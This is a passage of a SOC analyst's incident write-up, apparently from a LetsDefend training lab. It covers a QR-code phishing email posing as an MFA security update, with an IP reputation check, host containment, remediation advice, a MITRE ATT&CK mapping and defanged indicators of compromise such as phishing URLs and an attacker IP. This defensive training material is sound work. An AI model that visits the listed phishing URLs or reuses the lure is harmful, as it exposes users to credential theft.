
The attacker IP is **external** and still **active.**



IP Abuse Reports for **158.69.201.47**:

This IP address has been reported a total of **298** times from 81 distinct sources. 158.69.201.47 was first reported on December 21st 2020, and the most recent report was **22 minutes ago**.

Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.



IP Reputation Check

Perform a reputation check of the attacker IP address. You can use the following resources for this.

- Virus Total
- AbuseIPDB
- LetsDefend TI

Is the attacker IP suspicious or not?

Yes, the attacker's IP is suspicious. The attacker IP was observed in previous malicious activities on TI platforms. It was reported many times by security researchers.




Free text search: Search
Date range: 2023-11-29 to 2024-01-04
Search by data type: IP
Search by data: 158.69.201.47
Search by tag: Search

DATE	DATA TYPE	DATA	TAG	DATA SOURCE
Jan, 09, 2024, 02:17 PM	IP	158.69.201.47	phishing	Anonymous

The limited logs in the Log management system can be attributed to the victim's use of a phone to scan a QR code. This method likely bypassed traditional logging mechanisms, complicating the traceability and analysis of the activity.

Containment


Based on the information gathered during the investigation, it is highly likely that the user credentials have been compromised and sensitive information may have been exfiltrated. To prevent further data loss or unauthorized access, it is recommended to isolate the system from the network immediately.



Do you want to change the containment situation?

Isolation of the host can be made from the endpoint security tab.


Hostname	Claire
IP Address	172.16.17.181



REQUEST CONTAINMENT: Host Contained

Additionally, we should delete the phishing email from the user's mailbox to prevent any accidental or intentional re-execution of the malware. The user should also be educated on how to identify and avoid phishing emails in the future to minimize the risk of similar incidents occurring.

Deletion of mail can be made from the Email Security tab.



From: security@microsecmfa.com
To: claire@letsdefend.io
Subject: New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Date: Jan, 01, 2024, 12:00 PM
Action: Allowed

Lesson Learned

- It is important to carefully inspect suspicious emails, especially those that contain links or attachments.

- Phishing emails can be disguised to look like legitimate messages from reputable companies, but there are ways to identify and avoid them.

- Attackers can use various techniques in phishing emails to bypass security products.

Remediation Actions

- Educate employees about how to identify and report suspicious emails, and provide training on how to avoid falling for phishing scams.

- Reset any compromised user credentials and implement a strong password policy.


- Implement email filtering and security measures, such as DKIM and SPF, to help detect and block spoofed emails.

- Implement a security product that can analyze QR codes.

- Secure company workers' phones with Mobile Device Management applications.

Appendix

MITRE ATT&CK



Reconnaissance	Initial Access	Execution	Defense Evasion
T1589: Gather Victim Identity Information	T1566: Phishing	T1204: User Execution	T1656: Impersonation
T1589.001: Credentials	T1566.001: Spearphishing Attachment	T1204.002: Malicious File	T1036: Masquerading
T1589.002: Email Addresses	T1566.002: Spearphishing Link	T1204.003: Malicious Image	T1027: Obfuscated Files or Information
T1589.003: Employee Names	T1566.003: Spearphishing via Service	T1204.001: Malicious Link	
T1598: Phishing for Information	T1566.004: Spearphishing Voice		
T1598.002: Spearphishing Attachment			
T1598.003: Spearphishing Link			
T1598.001: Spearphishing Service			
T1598.004: Spearphishing Voice			

MITRE Tactics	MITRE Techniques
Reconnaissance	Gather Victim Identity Information
Reconnaissance	Phishing for Information
InitialAccess	Phishing
Execution	User Execution
Defense Evasion	Obfuscated Files or Information
Defense Evasion	Impersonation

Artifacts

IOC TYPE	VALUE
Mail	New Year's Mandatory Security Update: Implementing Multi-Factor Authentication (MFA)
Domain	ipfs[.]io
Domain	nsggroup[.]it
URL	https://ipfs[.]io/ipfs/Qmbr8wmr41C35c3K2GfiP2F8YGzLhYpKpb4K66KU6mLmL4#
URL	https://www.nsggroup[.]it/fhfh/ffftt/hhnew.php
SMTP Address	158[.]69[.]201[.]47